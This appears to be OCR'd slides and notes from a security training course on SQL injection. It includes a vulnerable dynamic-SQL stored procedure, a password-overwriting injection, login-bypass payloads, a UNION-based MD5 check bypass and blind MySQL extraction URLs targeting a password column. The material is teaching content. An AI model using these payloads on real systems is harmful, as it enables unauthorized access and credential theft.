
```
Create procedure get_report @columnamelist varchar(7900) As Declare
@sqlstring varchar(8000) Set @sqlstring = ‘ Select ‘ + @columnamelist
+ ‘ from ReportTable‘ exec(@sqlstring) Go
```

User input:

```
1 from users; update users set password = 'password'; select *
```

This results in the report running and all users’ passwords being updated.

Note: The example given above is unlikely due to the use of dynamic SQL to log in a user. Consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code in this case and compromise the data.



Bypass Website Logins Using SQL Injection

Try these at website login forms

- `admin' --`
- `admin' #`
- `admin'/*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`

Login as a different user

```
' UNION SELECT 1,'anotheruser','doesnt
matter‘, 1--
```

Try to bypass login by avoiding the MD5 hash check

- You can combine the results with a known password and the MD5 hash of a supplied password
- The web application compares your password and the supplied MD5 hash instead of the MD5 from the database
- **Example:**

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL
SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055

81dc9bdb52d04dc20036dbd8313ed055 =
MD5(1234)
```

Bypass Website Logins Using SQL Injection

Bypassing website logins is a fundamental and common malicious activity that an attacker can perform using SQL injection. This is the easiest way to exploit any SQL injection vulnerability of the application. An attacker can bypass the login mechanism (authentication mechanism) of the application by injecting malicious code (in the form of an SQL command) into any user’s account without entering a username and password. The attacker inserts the malicious SQL string in a website login form to bypass the login mechanism of the application.

Attackers can fully exploit SQL vulnerabilities. Programmers chain SQL commands and user-provided parameters together. By using this feature, the attacker executes arbitrary SQL queries and commands on the backend database server through the web application.

Try these at website login forms:

- `admin' --`
- `admin' #`
- `admin'/*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`

Login as a different user:

```
' UNION SELECT 1,'anotheruser','doesnt matter‘, 1--
```


Try to bypass login by avoiding the MD5 hash check:

You can "union" the results with a known password and the MD5 hash of a supplied password. The web application will compare your password and the supplied MD5 hash instead of the MD5 from the database.

For example:

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055
```

```
81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```



Perform Blind SQL Injection – Exploitation (MySQL)

Extract First Character

Searching for the first character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+
from+users+limit+0,1),1,1))= 97,555,777)
```

If the table "**users**" contains a column "**pass**" and the first character of the first entry in this column is **97** (letter "a"), then the DBMS will return **TRUE**; otherwise, **FALSE**

Extract Second Character

Searching for the second character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+f
rom+users+limit+0,1),2,1))= 97,555,777)
```

If the table "**users**" contains a column "**pass**" and the second character of the first entry in this column is **97** (letter "a"), then the DBMS will return **TRUE**; otherwise, **FALSE**

Perform Blind SQL Injection—Exploitation (MySQL)

SQL injection exploitation depends on the language used in SQL. An attacker merges two SQL queries to get more data. The attacker tries to exploit the UNION operator to get more information from the database. Blind injections help an attacker to bypass more filters easily. One of the main distinguishing features of blind SQL injection is that it reads the entries symbol by symbol.

- **Example 1: Extract First Character**

  Searching for the first character of the first table entry

  ```
  /?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),1,1)
  )= 97,555,777)
  ```

